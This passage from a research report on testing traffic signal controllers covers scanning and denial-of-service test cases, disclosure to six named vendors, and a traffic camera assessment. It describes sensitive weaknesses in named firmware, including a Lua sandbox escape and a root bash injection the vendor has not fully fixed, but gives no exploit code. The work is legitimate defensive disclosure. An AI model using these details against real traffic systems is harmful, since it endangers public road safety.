Conducting routine vulnerability scans can help identify security flaws and weaknesses in the traffic controller system and software. Test Case NTC003 provides step-by-step instructions on conducting such a scan using the Greenbone community edition scanner (previously known as OpenVAS) [20]. The results are then checked to confirm that there are no high or critical-risk vulnerabilities as reported using the common vulnerability scoring system (CVSS) severity score.

Such scanners may be prone to false positives; for example, a vulnerability in a particular software version may only be present in a single feature that the controller disables or is otherwise not possible using the current configuration. In our experience, this situation is quite common for traffic controllers, as they typically do not require many of the features the underlying software provides (for example, URL rewrite for web servers); this is particularly true of medium or low-risk vulnerabilities. By limiting the test's failure conditions to only high or critical-risk vulnerabilities, the likelihood of such false positives is reduced. However, after testing, the results of the scan should still be discussed with the manufacturer.

To conduct the scan, an external device, such as a laptop, with the scanner software is connected to the controller. One complication with performing this task is that vulnerability scanners are commonly configured to be run using Kali Linux, a special-purpose Linux operating system used for penetration testing. Installing the scanner is easier and more reliable using Kali Linux, and thus the test case recommends using it. To avoid needing to first install Kali Linux, we recommend taking advantage of the Windows Subsystem for Linux (WSL), which allows users to emulate and run a Linux operating system on a compatible Windows device. Using WSL, Kali Linux can be installed with a single click using the Microsoft Store.

We chose to use the Greenbone community edition because it is free and open source. Other scanners, such as the commercial version of Greenbone or Nessus [21], may

provide more advanced features, but they are proprietary and must be purchased. There may also be commercially available scanners that are focused on OT devices and thus provide more accurate results. If an agency determines that the benefits of a commercial scanner are worth the costs, this test case may be altered to include the instructions for the new scanner without meaningfully affecting the testing process.

3.1.4 Test Case NTC004: Cybersecurity – Denial-of-Service

Denial-of-Service (DoS) attacks seek to disrupt the normal operations of a device and render it inoperable, typically by flooding the device with very high network loads or performing an action that causes the software to enter a critical error state. Test Case NTC004 assesses the behavior of the controller's user interfaces under these conditions. While the user interfaces such as the front panel or website may become inoperable, the controller and traffic signals should continue to operate normally and should not enter a flashing state.

As DoS attacks may target a wide range of network services, the test case examines the controller's web interface and each of the other open ports separately. Tor's Hammer [22], a public DoS testing tool, is used to stress-test the controller's web interface by opening many large HTTP POST requests and sending the POST data at a slow rate. The hping3 [23] network tool is used to test the other open ports by flooding the device with half-open, incomplete TCP connections. Note that Test Case NTC002 must be performed before this test to determine which of the controller's ports are accessible and thus should be included in the test.

As this is a live attack, the individual performing the test is advised to take care when conducting this test. The test instructions begin with a bolded warning and instruct the tester to ensure that all connections between the testing device and the TERL network (and any other devices) are disabled before conducting the test. Once all other connections have been terminated, the instructions then establish a connection between the testing device and the controller, thus reducing the risk that the attack is mistargeted at another device on the network.

Unlike the other tests developed, the software used in test case NTC004 may become quickly outdated as new techniques and defenses are developed. This is because the test case uses two specific techniques, rather than generalized techniques or mechanisms that can be automatically updated (for example, the scanner in NTC003 includes automatic updates for new vulnerability signatures). We are unaware of any automated DoS testing software that operates similarly to the vulnerability scanner and can be applied to current testing conditions.

3.1.5 Test Case NTC005: Cybersecurity – Authentication

Test Case NTC005 addresses missing or broken authentication by inspecting the login process for the physical, SSH, and web interfaces. In addition, the test case checks whether the controller takes adequate steps to reduce the likelihood of misconfiguration, such as ensuring that configuring user authentication is recommended during the quick or guided installation process.

The inspection process primarily checks for the implementation of standard security policies. These policies include ensuring the controller supports multiple user accounts with various permission or privilege levels, allowing alphanumeric passwords, and enforcing an inactivity timeout (an account is logged out if no actions are performed over a configurable amount of time). In addition, the controller should be temporarily locked if an incorrect password is entered a certain number of times. All of these policies should be enforced by the controller, with administrators having the ability to configure the policy parameters (e.g., the amount of time to wait before an inactivity timeout).

3.1.6 Test Case NTC006: Cybersecurity – Encryption

Missing or broken encryption can allow an attacker to gain access to a system by leaking confidential information or communications. Encrypting network traffic to and from the controller is of vital importance; without proper encryption, passwords or other sensitive information may be leaked. NTC006 ensures that proper encryption protocols are in place. It confirms that insecure protocols – namely, HTTP, FTP, and Telnet – have been disabled. Secure alternatives such as HTTPS, SFTP, and SSH should be used instead. This test case also reviews the password-hashing scheme employed by the controller's operating system, which is accomplished by examining the "/etc./shadow" file. This file contains the user password hashes and the hashing algorithm used to create those hashes. Older hashing algorithms are insecure and may be cracked by attackers with access to modern hardware. Specifically, the test case checks for the use of Message Digest Algorithm 5 (MD5); in the future, additional weak algorithms can be included in the test case when inspecting the shadow file.

3.2 Proposed Advanced Test Cases

During the development of the testing plans, a few proposed tests were ultimately not implemented. These tests required the individual performing the test to have more than passing background knowledge in computer security, going beyond what could be reasonably expected for these tests. The proposed tests are described below, with the intention that these tests may be implemented in the future if the cybersecurity testing is expanded.

3.2.1 Advanced Denial-of-Service Attack

The first such test is an advanced DoS test that attempts to more rigorously ensure that interrupting the user interface does not interrupt the normal operation of the controller. These tests would involve logging in to the controller's operating system using SSH and running a variety of computationally expensive operations that would consume the device's processing time. For example, the test might involve running a zip bomb, a compressed file that, when decompressed, creates many enormous files that rapidly consume resources or cause critical errors. This test was ultimately not employed due to the potential for the controller to become inoperable; if the test is performed incorrectly in a way such that it is run when the controller starts up, the device may become permanently inaccessible.

3.2.2 Web Application Programming Interface

We also investigated using fuzzer programs (software that sends many different invalid or malicious inputs to the target application to discover errors and potential vulnerabilities) such as ffuf [24] to ensure that any API endpoints deployed by the web interface properly check for authentication. However, the individual performing the test would be required to perform non-trivial reverse engineering tasks to determine how the APIs work, including extracting the API endpoints, employed protocols, web sockets, form data, cookies, and more from the website responses. This information then needs to be specified for the fuzzer to run the program. In practice, this requires significant knowledge and familiarity with the underlying technologies to perform successfully.

3.2.3 Physical Security

Physical security plays an important role in keeping technology secure, but ultimately, we felt such tests fell outside of our scope of work. These tests would more appropriately fit with tests for the cabinet itself, rather than the controller. For example, the door alarm is attached solely to the cabinet door and does not interact with the controller. Unlike other tests listed in this section, this test would likely require no background knowledge of computer security technology and would instead consist of activities like ensuring the door alarm is activated.

3.2.4 Controller Operating System

The final proposed test case is a local file system scan on the controller's operating system. However, all of the open-source scanners investigated needed to run on the system, which is likely not possible in this situation. The controller operating systems are often quite limited in the build tools they have. Unless the tool offers a pre-built executable for the controller's architecture (commonly PowerPC), it is unlikely the tool can be built or

run without advanced knowledge of build tools or compilers. Scripting languages like Python are rarely present, meaning such applications cannot be run either. The commercial version of the Greenbone scanner used in NTC003 appears to offer a remote version of such a scan, but we could not test that scanner as it was not available to us. If a commercial tool with the capability is adopted, we would highly recommend employing this feature.

3.3 Testing Summary

The developed test cases provided a baseline for security expectations for traffic signal controllers. While such tests can never guarantee the detection of all vulnerabilities, this baseline reduces the likelihood that readily available and easy-to-perform vulnerabilities are present on the controllers. All of the tests make use of public, open-source software, allowing the tests to be adopted without requiring the purchase of special-purpose software or other tools.

In general, the tests require little background in cybersecurity and can be performed with the same level of technical expertise as the test documentation that was used as a template to develop these new tests. The most challenging step is likely installing the Greenbone vulnerability scanner in NTC003, but the installation instructions are readily available on the scanner's website.

As cybersecurity testing is developed further, more advanced test cases can be adopted to improve the results, including the advanced tests listed in this report. These include authentication testing for web APIs, more intensive DoS testing, and advanced system scanners. These advanced tests require non-trivial background knowledge to perform, such as the ability to reverse engineer the output of a website to identify potential API endpoints, form fields, and other important details.

4 Support in Cybersecurity Testing of Traffic Controllers

After finishing the development of the testing procedure, the research team conducted a showcase of the procedure at the TERL. In addition, the team provided training to members of the TERL staff, helping them to incorporate the testing procedure into the standard testing for traffic controllers. During the showcase and training activities, the team received feedback from the TERL about the testing procedure.

Three members of the research team participated in the testing procedure showcase and training, which took place in-person at the TERL. The demonstration of the test cases took place on June 24, 2024, and the training activities were conducted on June 25, 2024.

4.1 Testing Procedure Demonstration

The research team brought several traffic controllers for the demonstration. On the first day, the team showcased the testing procedure on a Yunex controller. There were several members of the TERL staff in attendance. The team walked through the document step-by-step, explaining the purpose and goals of each test case, the software necessary to run the tests, and how the test results may be interpreted. Along the way, the TERL staff shared their feedback and insights regarding the test cases. Figure 4-1 shows the TERL conference room with two of the USF team members and five TERL staff including the TERL Manager and project PM.

Figure 4-1: Research team presenting the testing document at the TERL

During the presentation of Test Case NTC002 (Network/Service Scan), port 21 (FTP) was shown to be open on the controller being tested. One member of the TERL staff pointed out

that controllers often use FTP to transmit data logs, which may explain why the port was open. After further discussion, the research team and the TERL staff agreed that this test case should be updated to clarify that insecure protocols are only problematic if the controller documentation does not explain how to turn them off.

To demonstrate Test Case NTC002 (Network/Service Scan), the controller was scanned with the Greenbone community edition scanner. The scan results revealed a vulnerability involving the Simple Network Management Protocol (SNMP), in which an attacker guesses the controller's public community name. The TERL staff noted that the use of SNMP version 1 is mandated by NTCIP standards, despite its inherent insecurity. One mitigation proposed during the showcase is to ensure that the controller's community name is changed from the default setting.

The importance of controller front panel security was discussed during the demonstration of Test Case NTC005 (Authentication). The TERL staff pointed out that natural disasters such as hurricanes may offer attackers the opportunity to gain physical access to controllers after loss of power and when increased activity around traffic cabinets is observed. Enforcing the use of a front panel passcode (ideally a complex one composed of at least 6 digits) restricts access to the controller in such a scenario.

Once the demonstration had concluded, an additional discussion about the testing procedure took place. Several topics were discussed:

- The consensus among the research team and TERL staff was that insecure protocols should be deactivated by default, with options present to enable and disable them as needed.
- A solution for future checks was that controller manufacturers should be required to share independent security audits with the TERL as part of their APL application.
- The TERL manager is interested in more advanced test cases, which would target specific controllers as opposed to the generalized, controller-agnostic testing that was showcased.
- Another proposed test involves downloading and examining a given controller's high-resolution logs to uncover vulnerabilities.

4.2 Testing Procedure Training

On the second day of the trip, the research team worked with the TERL staff as they ran the test cases on a McCain controller. This training provided additional opportunities for the research team to receive feedback on the testing document. For example, performing a

network scan on the controller showed that both HTTP and HTTPS were open on the controller. Further investigation revealed that the controller redirects HTTP requests to HTTPS. The revised testing procedure document clarifies that this behavior is acceptable. In addition, the command line prompts in the revised document are formatted more clearly, with brackets placed around IP addresses and port numbers.

Aside from providing training (Figure 4-2), the research team also installed several software applications and a Kali Linux operating system on a TERL laptop. With this software installed, the TERL has all the tools needed to run the test cases.




Figure 4-2: Research team conducting the training session

5 Responsible Disclosure to Traffic Controller Manufacturers

After showcasing the testing procedure, the research team performed cybersecurity testing on traffic controllers to identify vulnerabilities. Six controllers were tested, each from a different vendor. These tests resulted in a list of vulnerabilities for each controller. The team disclosed these vulnerabilities to their respective vendors. The vendors provided action plans intended to remediate the identified vulnerabilities.

5.1 Disclosure Process

The testing and disclosure process consisted of the following steps:

1. Develop a list of identified vulnerabilities with sufficient detail for reproducibility by technicians.
2. Email a disclosure document to the vendor's contact, which includes the list of vulnerabilities and deadline to respond.
3. Receive a response from the vendor, which explains remedial action plans along with a timeline for implementation of remedial actions.
4. Maintain continued correspondence with the vendor, answering any additional questions they may have.

5.1.1 Identification of Vulnerabilities

Prior to running tests, the team updated the controllers to the latest software versions provided by the vendors. In some cases, the vendors provided the team with update files, and the team performed the update. In other cases, a technician associated with the vendor performed the update. The team created a list of vulnerabilities for each controller along with accompanying details, such as code snippets, screenshots, and descriptions. A summary of the identified vulnerabilities is given in Section 5.3.

5.1.2 Initial Disclosure Document

The research team sent each vendor an email with an attached document. The document contains a brief introduction to the purpose of the project, a list of the controller's vulnerabilities, a response deadline, and the team's contact information. The response deadline for all manufacturers except McCain was 5 PM on September 20, 2024. Due to a delay in updating the McCain controller, the team released McCain's disclosure document approximately three weeks after the other disclosures were sent out. McCain's response

deadline was accordingly set at 5 PM on October 11, 2024. Each disclosure is reproduced in Appendix A.

In between receiving and responding to their disclosure, McCain and Yunex asked the research team follow up questions. These questions involved the specifics of the controller tested, such as its model number and details about the installed firmware.

5.1.3 Response from Vendors

All vendors emailed the team an acknowledgement that they received the team's disclosure email and were working on a response. Oriux and Yunex did not send an acknowledgement to the team until after the team sent a reminder email. Four out of the six vendors sent the team a response to the disclosure before the deadline. Oriux responded to the disclosure after the deadline had passed. McCain never responded to the disclosure. The team sent additional correspondence to Oriux and McCain, reminding them to respond to the disclosure.

In general, the responses contained acknowledgments of the vulnerabilities along with plans and timelines for remediation. Specific details of each vendor's response are given in the following subsections.

5.1.3.1 Econolite Response

Econolite confirmed the presence of the vulnerabilities identified by the team. Their response described new security features intended to resolve the vulnerabilities. These features are included in a preview release of Econolite's Engine Board Operating System (EBOS). Econolite's goal with this release is to achieve "security by default" through disabling services such as SSH and DHCP by default and removing default user accounts. The OpenSSH server is also patched to a newer version; the older version contains publicly known vulnerabilities (i.e., CVE reports for the older version have been published). Econolite provided the team with update files, allowing the team to update the Econolite controller to the preview release. The team performed the update and confirmed that all identified vulnerabilities have been resolved in the new version.

5.1.3.2 Q-Free Response

Q-Free stated that three of the four identified vulnerabilities are not present in the most up-to-date version of the controller's ATC Linux operating system. The team attempted to update the controller's Linux version prior to running tests but was unable to do so using Q-Free's provided instructions and update files. Following receipt of the vulnerability disclosure, a Q-Free technician assisted the team in updating the controller's Linux OS to version 23.02.3, the latest version. The team confirmed that three of the four identified

vulnerabilities are resolved in this version. Q-Free confirmed the presence of the fourth vulnerability and stated that this vulnerability "will be resolved in a future ATC update". Q-Free provided a remediation timeline of Q2 2025 in a follow-up email.

5.1.3.3 Oriux Response

Oriux responded to the disclosure on November 14, 2024, after the response deadline had passed. Their response discussed remediation plans for the next major release of their GreenWave firmware. These remediations include allowing unnecessary services (SSH and FTP) to be disabled if needed, updating the DropBear SSH service to its latest version, and improving the security of the controller's web interface. The web interface includes a Scripter feature, allowing users to write short scripts to be run by the controller at startup. These scripts are written in Lua and intended to be run in a sandboxed environment, with access to certain Lua features restricted. However, using the package.loadlib function allows an attacker to escape the sandbox and execute commands on the controller underlying operating system with root privileges. Oriux plans to add "loadlib" to a list of forbidden keywords in scripts, ensure that scripts are not run as root, and update the website's Turbo Lua framework. The Turbo Lua update will be performed within by May 2025; Oriux did not provide a concrete timeline for the other remedial actions.

5.1.3.4 Yunex Response

The team identified three vulnerabilities in Yunex's SEPAC 5.5.2 firmware: the use of outdated OpenSSH and lighttpd servers, the use of the insecure Telnet and HTTP protocols, and a bash injection vulnerability in the boot wait time delay parameter in the controller's web interface. The boot wait service introduces a short time delay when the controller boots. The web interface includes a field which specifies the time delay (in seconds) of the boot wait. This field is not properly sanitized, allowing a malicious user to inject bash commands into the field, which the controller executes with root privileges.

In their response, Yunex acknowledged that a patch to update the OpenSSH and lighttpd servers is in development (without giving a concrete timeline for the patch). In response to the Telent and boot wait bash injection vulnerabilities, Yunex stated that "it is the customer's responsibility to either disable these services or implement controls to manage the associated risks if the services are needed." The research team is concerned that this operating procedure may violate the principle of security by default. In addition, disabling Boot Wait may not be sufficient to mitigate the bash injection vulnerability. The cURL command executed as part of the attack triggers a remote update of the Boot Wait time delay value, which also causes Boot Wait to be enabled. This is a vulnerability in the website's interface to enable/disable Boot Wait, not the Boot Wait feature itself. Further

information about the bash injection vulnerability may be found in the disclosure sent to Yunex, which is reproduced in Section A.5.

5.1.3.5 Cubic Response

Cubic acknowledged the presence of every vulnerability. They plan to implement remedial actions in a future software release, scheduled for Q1 2025. These actions include:

- Adding a description of the SSH service to the controller's documentation
- Updating the controller's OpenSSH server to its latest version
- Transitioning to HTTPS-only connections in the web interface
- Implementing authentication, TLS-based encryption, session tracking for all web interface API requests
- Logging all API accesses

5.1.4 Continued Correspondence with Vendor

The team anticipated that vendors may wish to reach out for additional details regarding the identified vulnerabilities. The disclosure documents recommend that additional discussions take place via a call due to the sensitive nature of the vulnerabilities. Additional correspondence between the team and Q-Free took place to arrange for a technician to update the Q-Free controller's Linux OS.

5.2 Summary of Disclosed Vulnerabilities

This section summarizes the traffic controller vulnerabilities that the research team identified. Table 5-1 provides an overview of the identified vulnerabilities. The table includes multiple controller firmware versions for each vendor. These firmware versions are listed in the second column of the table. The first (less recent) version is listed on the first row for each vendor. These versions were tested as part of FDOT project BDV25-977-70 [3], and the vulnerabilities for those versions are the same as in that project. The second row for each vendor lists the firmware version tested as part of the present project, which is the most recent public version provided by the vendors. To maintain consistency between projects, the vulnerability categories are the same as those used in project BDV25-977-70 [3].

Table 5-1: Summary of Identified Vulnerabilities by Controller Model and Firmware Version

Manufacturer	Firmware	Secure Shell (SSH)				Other					
		Default Credentials Online	Undocumented Service	Man-in-the-Middle Attack	Public Vulnerabilities	Brute-force Attack	Denial of Service	Man-in-the-Middle Attack	Weak or Missing Authentication	Privilege Escalation	Public Vulnerabilities
Econolite	EOS 3.2.11	X	X		X	X		X	X		
	EOS 3.2.28	X	X		X						
Swarco (McCain)	OMNI R-03.03.00.0064				X		X				X
	Omni 3.8.1.170				X						
Q-Free (Intelight)	MaxTime 2.4.1	X	X		X		X	X	X		X
	MaxTime 2.12.0	X			X		X	X	X		X
	MaxTime 2.13.0 (Linux ATC 23.02.3)								X		
Oriux (Peek)	Greenwave 03.032.5029		X		X				X	X	X
	Greenwave 03.033.5044		X		X				X	X	X
Yunex (Siemens)	SEPAC 5.3.1	X	X	X	X			X	X		
	SEPAC 5.5.2	X	X	X	X			X	X		
Cubic (Trafficware)	Scout ATC 85.3.0		X		X	X		X	X	X	X
	Scout ATC 85.5.0		X		X			X			X

Although not shown in Table 5-1, the team also evaluated Econolite's preview software (release version EBOS 06.18.05), which was included in their response to the vulnerability disclosure. This release was developed specifically to address the vulnerabilities identified by the team; it is currently not publicly available. This new release was also tested, and it was found that it resolves all the identified vulnerabilities.

The entry for Q-Free also includes a third row. Prior to testing the Q-Free controller, the team successfully updated the controller's MaxTime firmware. However, we were unable to update the ATC Linux OS using the instructions provided by Q-Free. A Q-Free technician later performed the update. The updated controller was tested, and it was found that all but one of the identified vulnerabilities are resolved in the updated version.

As shown in Table 5-1, the team identified a total of 20 vulnerabilities in the most recent public controller versions tested (3 in Econolite, 1 in McCain, 1 in Q-Free, 5 in Oriux, 6 in Yunex, and 4 in Cubic). Econolite's preview release resolves every identified vulnerability, decreasing the total to 17. The remedial actions proposed by the vendors will likely resolve many of the remaining vulnerabilities, but the team cannot be certain of this until new firmware versions are released and tested.

5.3 Summary of Correspondence with Vendors

This section summarizes the correspondence between the research team and the controller vendors. All correspondence took place via email. Table 5-2 lists individual correspondence with each vendor. Communication with the vendors began with the initial vulnerability disclosures. All vendors provided an acknowledgement that they had received the disclosure email. The team sent Oriux and Yunex a reminder regarding the disclosure before receiving their acknowledgements. Econolite, Q-Free, Yunex, and Cubic responded to the disclosures before the provided deadline. Oriux responded after the deadline had passed, and McCain never responded. The team sent McCain and Oriux two reminders to respond to their disclosures. Additional correspondence took place between the team and Q-Free to arrange for a Q-Free technician to update the Q-Free controller to the latest Linux version. Each email correspondence is reproduced in Appendix B.

Table 5-2: Summary of Correspondence by Vendor

Manufacturer	Date	Summary of Correspondence
Econolite	8/22/2024	Initial disclosure of vulnerabilities
	8/22/2024	Vendor acknowledgement of disclosure
	9/20/2024	Vendor response to disclosure
Swarco (McCain)	9/13/2024	Initial disclosure of vulnerabilities
	9/15/2024	Vendor acknowledgement of disclosure
	9/17/2024	Vendor clarifying question
	9/18/2024	Team's response to vendor's question
	10/25/2024	Reminder to respond to disclosure
	11/7/2024	Reminder to respond to disclosure
Q-Free (Intelight)	8/22/2024	Initial disclosure of vulnerabilities
	8/29/2024	Vendor acknowledgement of disclosure
	9/20/2024	Vendor response to disclosure
	10/25/2024	Request for assistance with updating controller
	10/28/2024	Vendor arrangement to update controller
	11/4/2024	Follow-up from vendor

Table 5-2: Summary of Correspondence by Vendor, cont'd

Manufacturer	Date	Summary of Correspondence
Oriux (Peek)	8/22/2024	Initial disclosure of vulnerabilities
	8/30/2024	Reminder to acknowledge receipt of disclosure
	9/3/2024	Vendor acknowledgement of disclosure
	9/25/2024	Reminder to respond to disclosure
	10/25/2024	Reminder to respond to disclosure
	11/14/2024	Vendor response to disclosure
Yunex (Siemens)	8/22/2024	Initial disclosure of vulnerabilities
	8/30/2024	Reminder to acknowledge receipt of disclosure
	8/30/2024	Vendor acknowledgement of disclosure + clarifying question
	8/30/2024	Additional vendor clarifying question
	9/18/2024	Vendor response to disclosure
Cubic (Trafficware)	8/22/2024	Initial disclosure of vulnerabilities
	8/22/2024	Vendor acknowledgement of disclosure
	9/19/2024	Vendor response to disclosure

In addition, Table 5-3 presents the team's evaluation of each vendor's response to their disclosure and list the timeline for remediation provided by the vendor.

5.4 Summary

The research team performed cybersecurity testing on six traffic controller models, each from a different vendor, resulting in a list of vulnerabilities for each controller. The team disclosed these vulnerabilities to each of the vendors. Five out of the six vendors have responded to their disclosure with proposed plans for remediation. Of the 20 vulnerabilities identified by the team, three have been resolved in Econolite's preview release firmware. Many of the remaining 17 vulnerabilities will be resolved in future software releases, assuming that these releases contain the remedial actions proposed by the vendors. Three of these remediation plans are scheduled to be in effect by the end of Q2 2025, according to timelines provided by the vendors.

The team's concerns regarding the responses from the vendors are as follows:

- Oriux and Yunex have not provided concrete timelines for remediation for all their identified vulnerabilities.
- Yunex's response to their bash injection vulnerability may not be adequate.

McCain has not responded to their disclosure.

Table 5-3: Evaluation of Vendor Response to the Disclosure

Vendor	Model	Firmware	Vulnerability Description	Relative Criticality	Timeline Provided	Research Team's Concerns (if any)
Cubic (Trafficware)	Commander Controller TS2	Scout ATC 85.5.0	Insecure guest account web API routes	Highest for this vendor	Q1 2025	No concerns
			Web server uses HTTP only	2nd highest for this vendor		No concerns
			Public vulnerabilities in OpenSSH server	3rd highest for this vendor		No concerns
			Undocumented SSH service	4th highest for this vendor		No concerns
Econolite	Cobalt Traffic Controller	EOS 3.2.28	Default SSH credentials online	Highest for this vendor	Already resolved in EBOS preview release version 06.18.05	No concerns
			Public vulnerabilities in OpenSSH server	2nd highest for this vendor		No concerns
			Undocumented SSH service	3rd highest for this vendor		No concerns
McCain	ATC eX Nema TS2 Type 1	OMNI 3.8.1.170	Public vulnerabilities in OpenSSH server	Highest for this vendor	No response from vendor	No response from vendor
Oriux (Peek)	TS2 Type 1 ATC 1000	Greenwave 03.033.5044	Web interface Scripter Lua sandbox escape	Highest for this vendor	May 2025 (approximately)	No concerns
			Undocumented FTP and SSH services, and no prompt to update default SSH credentials	2nd highest for this vendor	No timeline given	No concrete timeline given
			Public vulnerabilities in DropBear SSH and Turbo Lua	3rd highest for this vendor		

Table 5 3: Evaluation of Vendor Response to the Disclosure, cont'd

Vendor	Model	Firmware	Vulnerability Description	Relative Criticality	Timeline Provided	Research Team's Concerns (if any)
Q-Free (Intelight)	Model 2070-LDX Unit	MaxTime 2.12.0	Insecure guest account web API routes	highest for this vendor	Q2 2025	No concerns
			Default SSH credentials online	2nd highest for this vendor	Already resolved in controller's current Linux OS, though they were present in a previous version	No concerns
			Web server uses HTTP only	3rd highest for this vendor		
			Public vulnerabilities in DropBear SSH and nginx	4th highest for this vendor		
Yunex (Siemens)	Yunex Traffic m60 Model: 8132-0000-018	SEPAC 5.5.2	Bash injection via Boot Wait time delay parameter on web interface	Highest for this vendor	No timeline given	Yunex has advised that customers disable Boot Wait and Telnet. This may violate "security by default". Also, the cURL command used to perform the bash injection attack enables Boot Wait, even if the customer remembered to turn it off.
			Web server uses HTTP only, and Telnet is used	2nd highest for this vendor		
			Public vulnerabilities in OpenSSH and lighttpd servers	3rd highest for this vendor	Yunex is "in the process of releasing a patch" to update OpenSSH and lighttpd.	No concrete timeline given

6 Assess Traffic Management Devices

As explored in the literature review, any computing device may be targeted by an attacker. Cybersecurity measures should encompass all devices within the agency. To that end, this section presents the results of testing performed on a Bosch traffic camera.

6.1 Testing Framework

The research team had full physical access to traffic controllers, allowing for a wide range of tests to be performed on them. However, the team did not have physical access to traffic cameras. Instead, the team was granted virtual private network (VPN) access to the web interface for a Bosch camera located at the TERL site. Prior to being given VPN access to the camera, the team signed a Network Access Authorization document, henceforth referred to as the "VPN agreement". The VPN agreement limits the tests the team can perform. For example, the agreement contains provisions that prohibit port scanning, network-packet analyzers, denial-of-service (DoS) tests, and other relevant tests. To ensure that the tests were thorough, the team obtained authorization from the TERL to perform network and vulnerability scanning on the traffic camera. The team was not authorized to perform DoS testing, but the lack of physical access to the camera on a closed test network would have prevented effective DoS testing anyway. These scans were targeted at the IP address of the traffic camera at the TERL site. No other addresses or subnets were scanned. The scans were performed in February 2025.

Table 6-1 explains the feasibility of each of the traffic controller test cases under this traffic camera testing framework. The team adapted the controller test cases to be feasible within this framework. The traffic camera test cases are listed in Table 6-2.

Table 6-1: Feasibility of Each of the Traffic Controller Test Cases for the Traffic Camera

Test Case*	Feasible?	Limiting Factor(s)	Explanation
NTC001 – Documentation Review	Y	N/A	Neither the VPN agreement nor the lack of physical access prevent the team from reviewing the camera's documentation.
NTC002 – Network/Service Scan	Y	N/A	The team received permission from the TERL to perform port scanning on the camera using nmap.
NCT003 – Vulnerability Scan	Y	N/A	The team received permission from the TERL manager to perform vulnerability scanning on the camera using Greenbone Community Edition.
NTC004 – Denial-of-Service	N	VPN agreement + Lack of physical access	The VPN agreement prohibits "disruptions of network communication", which includes denial-of-service. In any case, performing an effective DoS test is not feasible without physical access to the camera on a closed test network.
NTC005 – Authentication	N	Some steps of this test case are not applicable to the traffic camera.	Only the web interface authentication tests can be performed on the camera. The camera does not support the SSH service and does not have a front panel, so those authentication tests are not applicable.
NCT006 - Encryption	Y	N/A	This test case analyzes the results from Test Case 2. Since Test Case 2 is feasible, this test is feasible.

* All six test cases would be feasible if certain limitations were removed

Table 6-2: Test Cases Performed on the Bosch Traffic Camera

Test Case	Description
Documentation Review	Examine the camera's documentation and other publicly available documents to find any references to default web interface passwords.
Network/Services Scan	Perform a network scan on the camera using nmap to identify open ports and services.
Vulnerability Scan	Identify potential vulnerabilities via a Greenbone vulnerability scan.
Authentication, Authorization, & Maintenance	Examine the authentication policies for user accounts on the web interface: • Are complex passwords required? • Are common, insecure passwords (e.g., password1, P@ssword) prohibited? Such passwords may be vulnerable to dictionary attacks. • Is there support for standard password policies (e.g., locking out users after too many failed login attempts and expiring passwords after enough time has passed)? • Is multi-factor authentication supported? Also, examine the web interface's access control options (e.g., privilege levels for user accounts), and examine the interface's logging functionality. Lastly, examine the mechanisms available for updating the camera firmware/software. Determine whether remote updates are possible.
Encryption	Review the results of the nmap scan to identify the use of potentially insecure services, such as HTTP and Telnet.

6.2 Testing Results and Potential Mitigations

The testing was performed on the web interface of a Bosch DINION 7100i ITS camera. The following subsections discuss the results of the test cases and propose potential mitigating techniques.

6.2.1 Testing Results

Users access the camera web interface via the login prompt, shown in Figure 6-1. New user accounts may be added in the User Management view within the camera's Configuration. Users may authenticate using a password or a digital certificate. The User Management view includes a warning to "make sure that all users are password-protected." Passwords must include at least 8 characters, at least 1 number, at least 1 special character, and a mixture of uppercase and lowercase letters. There does not appear to be any support for more advanced password policies, such as requiring users to

change their password periodically or locking accounts after a given number of failed authentication attempts. In addition, there is no support for multi-factor authentication.

